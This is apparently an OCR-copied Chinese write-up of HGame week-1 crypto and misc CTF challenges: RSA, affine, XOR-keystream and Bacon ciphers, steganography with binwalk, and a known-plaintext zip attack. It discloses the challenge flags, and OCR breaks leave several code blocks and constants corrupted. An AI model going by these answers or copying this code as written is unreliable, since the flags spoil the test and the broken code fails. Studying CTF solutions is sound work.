改改直接贴了

```python
#!/usr/bin/env python3

def extended_euclidean_algorithm(a, b):
    """
    extended_euclidean_algorithm(a, b)

    The result is the largest common divisor for a and b.

    :param a: integer number
    :param b: integer number
    :return:  the largest common divisor for a and b
    """

    if a == 0:
        return b, 0, 1
    else:
        g, y, x = extended_euclidean_algorithm(b % a, a)
        return g, x - (b // a) * y, y


def modular_inverse(e, t):
    """
    modular_inverse(e, t)

    Counts modular multiplicative inverse for e and t.

    :param e: in this case e is a public key exponent
    :param t: and t is an Euler function
    :return:  the result of modular multiplicative inverse for e and t
    """

    g, x, y = extended_euclidean_algorithm(e, t)

    if g != 1:
        raise Exception('Modular inverse does not exist')
    else:
        return x % t


p = 681782737450022065655472455411
q = 675274897132088253519831953441
e = 13
```

```
n = p*q
c = 27569846508236107014517368841149631154217290260855985901984 1
o = (p-1)*(q-1)
d = modular_inverse(e, o)
m = pow(c, d, n)
print(m)
print(hex(256))
n = m
b = n.to_bytes(30, 'big')
print(b)
```

运行后得到flag

Affine

代码有点乱2333
基本思路就是先求出A、B的可能解，因为知道 `A8I5z{` 对应的是 `hgame{` ，所以只要枚举几次就知道了，我是枚举了[0..100]的整数，然后取了A=13、B=14其中一组。
接着只要拿 `TABLE` 用算法枚举倒推出原文就行了，如下面代码所示

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import gmpy2
#from secret import A, B, flag
A = 13
B = 14

flag = 'hgame{xr1A_J7ha_vG_TpH410}'

assert flag.startswith('hgame{') and flag.endswith('}')

TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZX
CVBNM'
MOD = len(TABLE)
print("MOD length: ", MOD)

cipher = ''
for b in flag:
    i = TABLE.find(b)
    if i == -1:
        cipher += b
    else:
        ii = (A*i + B) % MOD # 62
        cipher += TABLE[ii]
```

```
25
26  print(cipher)
27  # A8I5z{xr1A_J7ha_vG_TpH410}
28
29  def e(A, B):
30      cipher = ''
31      for b in flag[:6]:
32          i = TABLE.find(b)
33          if i == -1:
34              cipher += b
35          else:
36              ii = (A*i + B) % MOD
37              cipher += TABLE[ii]
38      return cipher
39
40  def d(A, B):
41      for t in 'A8I5z{xr1A_J7ha_vG_TpH410}':
42          if not t in TABLE:
43              print(t, end='')
44          else:
45              for i in range(len(TABLE)):
46                  if TABLE[(A*i + B) % MOD] == t:
47                      print(TABLE[i], end='')
48                      break
49
50
51  def main():
52      d(A,B)
53
    main()
```

结果瞬间出来，拿到flag

not_One-time

这题比较有意思。
因为keystream是随机的，所以不可能通过暴力算法求解出答案。
题目 `not_One-time` 就很贴切了。
首先做法是算出flag的长度，因为每次的结果都是等长的base64输出，而结果又是flag和keystream每一位异或得到的，所以很容易知道flag_len的值。
接着就是最好玩的部分了，因为 `A^B^B == A` ，而异或的位又是来自一串固定的TABLE，即 `string.ascii_letters+string.digits` ，所以只要倒推一遍就知道该位的原字符是啥，但它有 `len(string.ascii_letters+string.digits)` 种可能。再又来，因为原文是固定的，所以只要结果（样本）足够多，那么该位原字符出现频率也越高，那么是原字

符的概率也越高。于是用脚本获取了100个结果（当时不知道够不够，就先试试），然后跑了一遍，flag就出来了。
从前几位的`hgame{`也能证明每一位原字符推算的正确性。
代码如下，有点乱。。

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import os, random
import string, binascii, base64


# from secret import flag
flag = b'hgame{aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa}'
assert flag.startswith(b'hgame{') and flag.endswith(b'}')

flag_len = len(flag)

print('flag_len:', flag_len)

def xor(s1, s2):
    #assert len(s1)==len(s2)
    return bytes( map( (lambda x: x[0]^x[1]), zip(s1, s2) ) )

random.seed( os.urandom(8) )
keystream = ''.join( [ random.choice(string.ascii_letters+string.d
igits) for _ in range(flag_len) ] )
keystream = keystream.encode()

#print(keystream)

print( base64.b64encode(xor(flag, keystream)).decode() )

exp = '''BSIkGzIaQQAYF3UbK3koVlN3AyJQSkR/CBARDBgIcScoPwsoG3o+UXYGN
w==
BTQmKwtOQXcBMVQWInw7BFdHCg8tZxV3Gx8JUhcxAAs8CQpqQ0c9RiIUNA==
KRUKXwMiG0Y9G0EdFmwUUXVgIiAzYnJBGgcOIyACC11vE3sbfFQZUxscMQ==
ElIoH11LJ34nMmkjd2A9dRxNUT9UXn5xPBYfBx4HB1xrHXIwREJndhAyJw==
OQUKBlwoO1QQP2s7EUM4ZXF6UhUcQhZWDgt8PRQuSRMyL0YJYAUYWilSSQ==
Py0xCi02ClsYNEY7M0UlBkltWB81d1ZLHBMrUEUgUBUxH1tqX2YXXycGJQ==
EhcmDhxJFWsdQ2API0Y3CkVgEiEGS1dwGDcCNycKcRMTHEYqSX03e3oSOA==
OD4IOwwNMQEPHVQKP0gURWx5MjA/X1YTDCtwEzsRZ103B2JqQ3YGYgUSNA==
PSkkKVI/IlAQGUg4FVMDAFQMGQ4ndUwXEiYxLjsJaiMuDkMxY30eXiojOw==
WiIxGCAzImMPIUQaF1sDcUtSAj9WG0kUMEA1Lk0nXDInBGEYWUc4YhRdPg==
ASoSNTMoAmE5PkIoNRh6emIAOQsxfEd1NAcgPR0kehwMJ3opZ0cHByQdCw==
CwkzAQAhRAsYFlU/Ak0oeW1gBBIydXNNByR0IyUZBQdmGUANHUVoQScpKg==
```

```
LyoiAyciPkcfJkE4BXF4RlRUF1EySk5nPT8zKREMA1EGM2oRQW8fZwksDQ==
IBYFNCNOG1wsK2teLEp0XVZkDjUjSE9VTkZ9LgAuYQ42XGQqHG9hbnEqMA==
OA0MNVI8HkIEBmgFDGYZY3NkKhUcXlNQHDYEAy8majMpXWM1ZXgedy1WBQ==
WygvGVcpM1lHQWk2CF4kXnFXNywcQFRRDj8iXC9wSi0JAFgvaQEffhFQLw==
HhYlWicCIUMbQ2YLfk8JWHAMIgtUXRIQPysDARIGSwwbMlITHWwAeCAHDg==
ABUHWldOHVVNGl8jJmQ3BkkCAjQLZ2QQByEyECUod1RoMXtpaHMSdRtTPA==
PSYyPxISN3syK0U5DXoHZX4NDygOG1xeM0c3MEURfS0GOkEzfG8Tey8gTw==
JDNYXjErKFk4GmIDK3srdkxFD18MSWlMFTMQLD0hXhQqOX4oSnYJcwdRGg==
XyIlCBUiREoDHGNdL0g+QF14JjQ/aERRPCQRNC8MCjcKDgRqSFg0YXdUMw==
LRYNGiEyA0cQNQcJCXh/exVeLjEnSXxkGj8yCDkQYTQMLl5uS0xjQhtSRQ==
Lw81ODMTFgRBEn1bBXkdeHQAFxMpQWxiPzk/PA9weAdoI38WRH07VXUTTg==
IFA4XQ06E3U/IlMIH2R5BmVWAAYidFVJGh8uNTo5ai5nHUUYYVtmXQwLCw==
XVBRIjFDM3oAFmMDcBknCnACAxc3XVwTNCIjATcvVBNqMgsyWww9RigLLA==
IDcoBzE9RwUwA2EiNlwDe1NTAyYCYktFBDMLARAOX1YoGwIoWGEbXA0PNA==
GCUVJCgWJl4iBV9aMX4rB3NnFTUCR25LOwR8Vj4sRyxmEkMWH2AKcQ9cCg==
ODAiAFY8IlkWJ1ooPXsMXW10LzMdVHBEKTArKCwPf10vJgM3d1E7Zw8ORA==
X1cCJi0DO0UmKnZeP2cYcGpCBF4JaE5cEBl3KSUbSSgHPUo4HF0iBAs9CA==
Mh0LPhUtP2AwNn8ZK2IVA2lXDCAyWXRTRhYqDCMlaVMcDX4JalplexJUBw==
Dx5SAwEdA1EmK0UcEBoKe1ZmFhEdXnFMDgctFTANQx4LDXxubH06eA4RSw==
WT0zJRUvA2s0MHk6HWIUeU5NBxULaG5OCTocUzEECisnOEpoe3lnTi4TMw==
XR5QLxUKEHEzFEMHBlEjd3dmElEsXWhFGgYILx0MVykuAV0vHlonBzQSLg==
Ch43WBcfBWoDN3o9H0o0QkYFOwgMdWluCxMLXT4OAgloMXAteX06dw4cCA==
Bj8qCVArAlIhG1ohNUEUZxB6MF5Rbl9KGwUOKCR7YQwQPAAcfQM0eicTFA==
IQsmJhYfKn1EKgMvBGwgcHBsNAkNQWAfPSt9IAAnQgJsHGcvGGAHV3IBEg==
B18IIDxJF1gEBVYpE30UBmd+DQQWGkQSKyspLDQNVlw5CEQvYmwjWRAPNg==
MlQFJSEpPAE3A0koKlMaVR1sUiETf0xJTBc/LBE6cQI+H0kjZQM/djtdKA==
OzYTChwURAAGMlAFA3kqZ3FXKiEtbExREiQQVCQifw8lDmQSHHwBRRZUBA==
GCNROggIHAAlSkYKLWMrBmJSGBIzYWwUKws8NBMhUCkFU1doWXY0YhcsCg==
WQULBRU+QVwUFQcqIkMufnEAFC8Ual5MJAMiC0wbZy8lHgoMa1whViE/Fg==
LigZPRwfJ2QGBH4vckoeaUt2WCQMTk5eFRgoEjA5fFQvJ3svRm0pAncOPw==
JQsPLFAzGAQBFQYUFnMLfxJ8OyJRSHxKSj19Kkc7azMME0k8ZAYAU3UzMQ==
DRERBTUcPV9MElleFUM/f0dkJzYiSlBuKig3DAwofBMpBmtta1ggATscDw==
Ago2Az01JQZMCXUGf3s1A0hwUx9dFHZfOB4gPU0KXhcrLGIebHw2YzoQMA==
MVVTAitICAUUHFpeA385SW8EVx0AfXRCP0U8CEE2chE3XApoRVdlBDYjPg==
IyEPGlVNHFhEFkM0DBMCWWpBVSUuQ2l/KCgALThwBjcQP3A8S1Y9ci8zCQ==
W18zCyoJB0sUQX1aK0ovWEdFJy5WaRZyKioOEy8uCgkqMwUeZHIZQHsBRA==
WDUrBT00InEzIXQPdUkcaxR9EhcPaVVhLR82NjoIVR4aA0IfSAc2fypXMA==
Dj4YJiYjM0M8MFkMKhkjC0V+BTdca3d/KEAVHScNVwoVWng6fk8Ffho/OQ==
JQkpHlUUQQJEF184Ik1/dEplIAYfFU9QJkc1FBo1dA8VE1oua0JmQjsmEQ==
GR0sOzIKNF48MXM+E0YOW0dDNDMIQ1ERDTR9VhYoYAkwLWIqV2YDZg43GQ==
XCMCXCEwNl1MOVY/Fhl5RW5WDC82WF5uBxx8PkVzWwMbEVsseFcbdxMTTg==
KhIkIhwCHEJHHUgoFE46dkB4DykMflRVSCIpXScrCzVqBWErGAc8VzExHg==
WVQMKFMtR3cMJFQ5EUV4anFPGF8WVX9OSSIJLD41cAAcJWYVd0QfBhcVFA==
DVUNDCIzP3YyIEsNERIBdmcEOAk8YG9gJjMfISETdxMGIAQKZnMKcHodGg==
IV5VCVAVK0ICQ0k3P2YIRxNADVUXXWNsOyIIPT4PUg45P1ggWVwcbBoARA==
OFEmBVZIOnlCMWY+BmEiVlBQBSk2aGwfHDQWHg83QVw9HEEqT1dmfSpQGA==
```

```
LQUVDioROFwPEQgJL1MqVXxHB1QIYGFsSR8LFkMIcisVJ1tuG00fVgQkDg==
USUFPxAeFH4BO3ZeA38OVmhCDjQ1f0N0Hyo8PDF2WxUpJnJtam8dYw5TMA==
XBUjDC5IBnIYS3AYE1oDdxJlDwFUWX5LNiInUT12cVNsBFZgfHgjTAoCCA==
IFJQKQ4oN3o9Gn0vEGE4dBNyAx0dalUUMzUQNjYRRQc6U1QMeX4FVxQIMg==
MV4GIgYSAQIAHFcncGwJZVRhByQNfU5NHBMkUTYXdlMLU3wNXXw2cjEODQ==
WAUuFF0zS1QfAn1eFh8de1RMVgBdax9rOCA0JTlzQh4uOgA6HUEATnsDOw==
MTQjABI5KAA8EmgJDkI8en5xNhQMeBBeKwc2AxMvajJrPGkrXWwlQywrLw==
BgsqHzMxQEkBBAEUKWQ4chVSEw83ZU5STyY2LAx2ZgoTXms8fFoyQjE8EA==
LTIYCiEXCmFDFkIiMVwlaU5gFF8Gb1xLPCs1NkwOfV0eG1gBQV5hRA0zNQ==
GBJVKTYJFV0PJgYWdmF5R0F7MQoWW3FSDzp1KgAGBVFpHEoKfH41ATQoDQ==
IjQwVCcyA1oPNwIAFGF5X1NtEwQrGndsM0E/Azl6VwYaDXYgH1xlfwccDQ==
ICgXKD9CMwICPVAeEkIAWWV4ADUyGRRJBCMhMTALWgU4In4xZW0qZTs2GA==
HlULHRdIHwQvGXg8cFojRUsAESMnXW5PCT0qHiICRyNqIQYYbGYnVwUVDQ==
UDMyOjABB1I/PV4vAGMKSUViLwU/T1VDHBgIDxkoVykwP3kNRQRmBikqSA==
DDATOwIBHAMwRXkFfxp7AWIEJiVdfFMRNDMABQcNSw8IDmYsZnASZSYMCw==
Dz8QXSo2NgMgJwQBN2N6AU1XClJSaV52GTgAUzohVBZmBFkra2U7bg1TSA==
IwYEHgswIAc2BHMYH3oYflBlWSRcS2lfSAggCSMbeT4MOUkxSXkjYXpSEQ==
Pi1SO1QxGmAcGlkjKVE/QF5UODISYVV8TQYrKj0XXjEcGkEYTkIaBXo2Hw==
AjUCLwRNHEFCBAAjHUc/XVxcMw9UQUVoSTcuNBcTRlIYDEQuZH4GeAQiKQ==
Oxc7VSk8PQQEK0ddMnorZVdlACk9ZFZSKD9yXTwCQDBtU0kzWgQUTTEwPw==
KwoyBlVOEGIFR0IHAkJ1S0tWClMiR0xHFEsCJwVySxdsUgYxZWE3UBQGOQ==
LyUuWQk9Ol9HKXsdK34EV0cANC9dR3cfCxoJBQACBjQPPAU8VVxicDsqNg==
OwMkAi8UJ3sxIgEvE0IBX2N7CAoLeBNUHBoSDyEzRiMzCnAUFVIyYxUdDA==
ABIPIxMzKlc8SmsaEkcIWWd4NQYvSh9FBzkvLB43RzUxEUUSXXJgQTsDCA==
EgYPFSwdJH8kQWE5HkI8QmBPODAVG2NvCiByPTl0VlAyUwMtalk/WgstEg==
Eh47GAIpP38PBlYsKVl/SUFeACIuZ0QWSRMNVCQbCgknP3BsH0YiRHBWGA==
LhMvKg5OQF1FS1k6IEoufEddBQBVSXRtBxUfDjwOfhUqB3AxFWQ7BiktFw==
BxAFWjE5AQEdPVsvP0wgBmZXFFQHaWp1CEAUJTYyBh0+XVERZXA2Q3EyCg==
CxECHQwsBWETKmM9cH0oWUZgKDVddUdLT0MOKkMTfjE2LEJreF9mBycDKQ==
OCwKOC0iAgo4FQEmNh0KVBdhFygCRkdyHRg/JkArYQcWPVQOdEM1XBIqCA==
Ih1QH1U3NQEwCQA8AGwDdGlcADUWbGhBPxooNxksdgwJD0ote2EYbnQ3CQ==
DhcqPh88GEE5JGEpKloee2UGMyYkG2NKLQECEhYyYg0OCgBhX0cTZBUPCg==
DQsCAQ0oBUYdRUdeE3wKV1JtDBIKRHd0RjoyEDokUFRpEmtpGWI4X3YOMA==
PhVRCFUeBGQ7QkY3LGMCdBBbMAs9XxVsOkcPJwItBgElX3YjTFcbTTMsOA==
Igs3OQs3R1I8J0sWcBs+ZXRjUwMMGVJPCDk0PR4VCw8pDWE8HEY+ZRYrEw==
IR8FVAghGHkTHHorAkAkd0NvFDAvaBYXTyo1VyMqYgcLOkJpb38feBMRGw==
BFdQBSEjG18AH3JdCBwGSXUNGTIEHFFhRh8PFBsVXg8GHgQsekU/ARc9Sw==
OjBSIwJIBEAvRFsMFB4DfmJTKyInfXdQMBk1XDcXBhMHPnwaSHYSVw4xOw==
WwMkPxABK31GGXQiA1p7VEpzNQstan9cCT01Iy8nYTIHJ0drVFk4WHEoRA==
I14wCg4aPX5ACQddInF1YFNZMQ8NfkwVDgMqLTsaWx5mO0Q3ZgUSeTcIOg==
KxBWAB0wKgYjBwIWJXg5QRJMFA8NHm8SEUYtMBc1AF0mEQs0aVIHcyQ1CA==
LgoRIV0+GUEEAUAEf1gscklWCBBcWFZgEBAEARA7Uh0HL0UTGAATAjAJSg==
AjYOJioCBVhFRHAAPWwHQ2l3LCYDZXBADAdyEUItW1w4PH4pHFE4UiIAGg==
'''.strip().split('\n')
```

```
TABLE = (string.ascii_letters + string.digits).encode()


def f(j):
    s = None
    for e in exp:
        b = base64.b64decode(e)
        x = b[j]
        i = set([chr(x^i) for i in TABLE if chr(x^i) in string.pri
ntable])
        if s:
            s = s&i
        else:
            s = i
    return s

def main():
    for i in range(flag_len):
        print(tuple(f(i))[0], end='')
    print()

main()
```

Reorder

刚开始看这道题一脸懵逼，然后多试了几次，发现每十次输入会出来一串如 `pLaIjhg+{e5m$Umt!}Pnu3_imR0!ATeT` 奇怪的东西，看着有点像flag。
再结合题目仔细看一下，发现应该是个移位加密，输入与输出有映射关系。
于是构造了一些字符然后拿到对应输出，计算得到映射表，解码那串奇怪的字符串拿到flag，具体代码如下。

```

a = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXY
Z! '
b = 'ef2c601a54bd8739uvismghqlkrtonjpKLyICwxGBAHJEDzF! OYSMNWRQXZU
TPV'

m = dict()
for i in range(len(a)):
    j = b.find(a[i])
    m[i] = j

c = 'pLaIjhg+{e5m$Umt!}Pnu3_imR0!ATeT'
```

```python
t = [None]*len(c)

for i in range(len(c)):
    t[i] = c[m[i]]

print(''.join(t))
```

Week1 Crypto AK

0x04 Misc

欢迎参加HGame!

这道题吧，刚开始是真没看出来是base64编码的。。
然后还不屑于下面的 `www.baidu.com`，想了半天无果，谷歌无果，无奈之下百度了，结果tmd还真有。。。
提示说是base64编码的，于是解码

```python
import base64
c = 'Li0tIC4uLi0tIC4tLi4gLS4tLiAtLS0tLSAtLSAuIC4uLS0uLSAtIC0tLSAuLi0tLi4gLS0uLSAtIC0tLSAuLSAuIC4uLS0uLSAuLi0tLSAuLS0uLi4='
m = base64.b64decode(c.encode())
print(m)
# b'.-- ...-- .-.. -.-. ----- -- . ..--.- - --- ..--.- ..--- ----- ..--- ----- ..--.- .... --. .- -- ...--'
```

得到一串摩丝代码，然后想着在线解码，结果试了几个结果都不太一样，提交flag也出毛病。。。无奈之下又试了几次。。结果发现要全大写/吐血
最后提交，通过。（签到题真难）

壁纸

这题，开始解压zip包得到一张图
`binwalk` 一下

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
30            0x1E            TIFF image data, big-endian, offset of first image
 directory: 8
1320930       0x1427E2        Zip archive data, encrypted at least v2.0 to extra
ct, compressed size: 80, uncompressed size: 108, name: flag.txt
1321138       0x1428B2        End of Zip archive, footer length: 45, comment: "P
assword is picture ID."
```

然后得知图里有图本身和一个有flag.txt加密了的压缩包
压缩包提示`Password is picture ID`。
然后就到了这题最坑的地方了，我先是天真试了一下图片名解压，不行，那我就Stegsolve打开分析。。然后看到里面有图片的xml一些段，其中有一串ID。。我以为找到了，试了一下发现不行。。。
前前后后试图揣测出题人本意硬是熬了快一天，，最后顶不住去问出题人。。。
结果提醒我去百度`Pixiv搜图`找ID。。嘤。。。终于找到了（二次元盲落泪）
最后终于成功解压，flag.txt里是一串unicode码，丢py里拿到flag

```
>>> '\u0068\u0067\u0061\u006d\u0065\u007b\u0044\u006f\u005f\u0079\u0030\u0075\u0
05f\u004b\u006e\u004f\u0057\u005f\u0075\u004e\u0069\u0043\u0030\u0064\u0033\u003
f\u007d'
'hgame{Do_y0u_KnOW_uNiC0d3?}'
>>>
```

（一点点吐槽，，这题跟unicode没多少关系啊呜呜呜）

克苏鲁神话

解压得到一个加密压缩包和一个Bacon.txt，起初没想到怎么弄，后来查了一下古典密码才发现这是培根加密。
写脚本解密

```
alphabet = ('a','b','c','d','e','f','g','h','i','j','k','l','m','n
','o','p','q','r','s','t','u','v','w','x','y','z')

v1 = ("aaaaa","aaaab","aaaba","aaabb","aabaa","aabab","aabba","aab
bb","abaaa","abaab","ababa","ababb","abbaa","abbab","abbba","abbbb
","baaaa","baaab","baaba","baabb","babaa","babab","babba","babbb",
"bbaaa","bbaab")

v2 = ("aaaaa","aaaab","aaaba","aaabb","aabaa","aabab","aabba","aab
bb","abaaa","abaaa","abaab","ababa","ababb","abbaa","abbab","abbba
","abbbb","baaaa","baaab","baaba","baabb","baabb","babaa","babab",
"babba","babbb")

```

```
s = "of SuCh GrEAt powers OR beiNGS tHere may BE conCEivAbly A SuR
vIval oF HuGely REmOTE periOd."

s1 = ''.join(['a' if i.isupper() else 'b' for i in s.replace(' ',
'').replace('.', '')])
s2 = ''.join(['b' if i.isupper() else 'a' for i in s.replace(' ',
'').replace('.', '')])

print(s1, len(s1))
print(s2, len(s2))

def d(x, y):
    try:
        return alphabet[x.index(y)]
    except:
        return '?'

r1 = ''
r2 = ''
r3 = ''
r4 = ''
for i in range(len(s1)//5):
    d1 = s1[i*5:i*5+5]
    d2 = s2[i*5:i*5+5]
    r1 += d(v1, d1)
    r2 += d(v1, d2)
    r3 += d(v2, d1)
    r4 += d(v2, d2)
print('*', r1, r1.upper())
print('*', r2, r2.upper())
print('*', r3, r3.upper())
print('*', r4, r4.upper())
```

得到

```
bbababababbbbbbbaabbbaaababbbbbbaabbbaabbabbbaababababbbbaababbbaab
aaabbbbab 75
aababababbaaaaaaabbaaabbbabaaaaaabbaaabbaabaaabbababaaaabbabaaabba
bbbaaaaba 75
* ?u?zyx???sxs?r? ?U?ZYX???SXS?R?
* flaghiddenindoc FLAGHIDDENINDOC
* ?w???z???tzt?s? ?W???Z???TZT?S?
* fmaghiddeoiodpc FMAGHIDDEOIODPC
```

然后我以为`FLAGHIDDENINDOC`这个就是密码，，结果大小写都试了也打不开压缩包。

再研究了一下，发现压缩包里的也有Bacon.txt，和给的Bacon.txt有一样的CRC32校验值，那就zip明文攻击喽，同样的格式不带密码加密后丢进ARCHPR成功还原出不带密码压缩包。
打开压缩包里的doc，提示密码，输入`FLAGHIDDENINDOC`，成功进入。
瞄了一眼全是文字，没有flag，再去查了一下，原来还有隐藏文字选项，打开就找到了flag。

市再次沉入海底，因为“警醒号”在四月的风暴后曾驶过那个位置。而他在地面上的祭司依然在偏远的角落里，围着放置偶像的巨石号叫、跳跃和杀戮。克苏鲁肯定在沉没中被困在了黑暗深渊中，否则我们的世界此刻早已充满了惊恐和疯狂的尖叫。谁知道以后会怎么样呢？已经升起的或会沉没，已经沉没的或会升起。可憎之物在深渊中等待和做梦，衰败蔓延于人类岌岌可危的城市。那一刻终将到来——但我不愿也不能去想象！我衷心祈祷，假如我在死后留下了这份手稿，希望遗嘱执行人会用谨慎代替鲁莽，别再让第二双眼睛看到它。↵
hgame{YOu_h@Ve_FOUnd_mY_S3cReT}↵

签到题ProPlus


先根据提示

```
Rdjxfwxjfimkn z,ts wntzi xtjrwm xsfjt jm ywt rtntwhf f y   h jnsxf
 qjFjf jnb  rg fiyykwtbsnkm tm  xa jsdwqjfmkjy wlviHtqzqsGsffywjjy
ynf yssm xfjypnyihjn.

JRFVJYFZVRUAGMAI


* Three fenses first, Five Caesar next. English sentense first,  z
ip password next.
```

三位栅栏，五位凯撒，解出上面的原话



然后这里卡了我好久，迷之卡。。刚开始我没看懂`English sentense first, zip`

`password next.`的意思。。后来发现就是把下面的那一串也三位栅栏，五位凯撒就行了。。


拿到zip密码`EAVMUBAQHQMVEPDT`，打开压缩包。

打开OK.txt之后是一坨Ook!，查了一下才知道Ook!也是编码。。

```
data:text;base32,NFLEET2SO4YEWR3HN5AUCQKBJZJVK2CFKVTUCQKBKFIUCQKB
CUGQKZIFAUCRCPINCW6S2BIFAU6V2VNRCVCVSSGRXE6MTBKM3DIRKOO53UIMZPGB3
V3ZINJVOOCHMNCTQ33LMJFXEQKPHBQSW3CBKNLC6MRTIFAUIKZVMM4WIQKBIRVWOQ
IF3UCY2NIFIUCK2ZIFTUCOCBIZCECSKBKBDUCSKBMZGUCUKBJ5AUI2DHIFAUQN2ZJU
GKL3WNIXWINBQM5CTANJZOZHG2YLYLJQW6L2KMIYXGM3YJMYFIVRWK52G25LNMFYGI
KZF5GFUMKRHF3TMY2WLBQXC4DNOVLVO4KQPFLTSYSOHBJXIRJRMVWHEWTSOBWXCWBS
VIHSMTEKVIGGT3OIZLDE4LRLJZGY3DRNI4GY5SXPJTEK4SSJZMHAYJSME3FU4LMHF
UODUNZLEIM2EOB4FMZDROFWWCNK2MFXS6STCGFZTG6CLGBKFMNSXORWXK3LBOBTGC
PJRNDCUJZO43GGVSYMFYXA3LVK5LXCUDZK44WETRYKN2EKMLFNRZFU4TQNVYVQMTNI
4TEZCWJ5FU66BRNRXHON2OJRAXGVLVOR5HGTCJMJ3XMNLNFNVUE2SDFM3XC3LHPFC
TLOGBUE2WKUGNSFKMCIKF4WQ2ZLNNFGSQ2PF5ZG2ZZWI5KU22RQNBRVCUJTORRTCS
PFUGWT3LJRUVGRZYOIZHGNSHIVEWQMDYMNJVCM3IMYYTGULXNBCUW3KMPFJUOOCMG
TMV2BJFUFK6DGKNAXU2DGKYZVIR2XHBEXCULUGBIXAOCPPJLEU6BXKVRDGRCPKI4W
LEJZDGMYKFKBUDEYLQMVGGC2TFGRNHSUDWONKHA33RG5AWYOKPNJJEY6DCKVRDGVC
E4TS3LEJZDFQWKFF5YDAYKKMFFWC6TFGZNHSRDWON5HI4DROJAW4OKPNZIUYQSYLB
4VCQKFHDK3TEHFFFKWKVF5XTANSGLJFXCN3EGZFDMQTWJUXXK4CLNZBW45CDNZITO
VLBGHMUSQKFHDK3RZGFFFKNCVHFXVKK2ILJYW2NDEOFHDOQTWJEVXKNKPNVBW45CD
3TOTSVNZEHIUTWMNGTKSBRGJFDAMCWHFXVCK2ILJYWYNDUOFHDO2DOJEVSW6CPNVU
```

在线解码得到一串base32，python解base32得到另一串base64，再解base64发现时png图片，保存之后是二维码图。

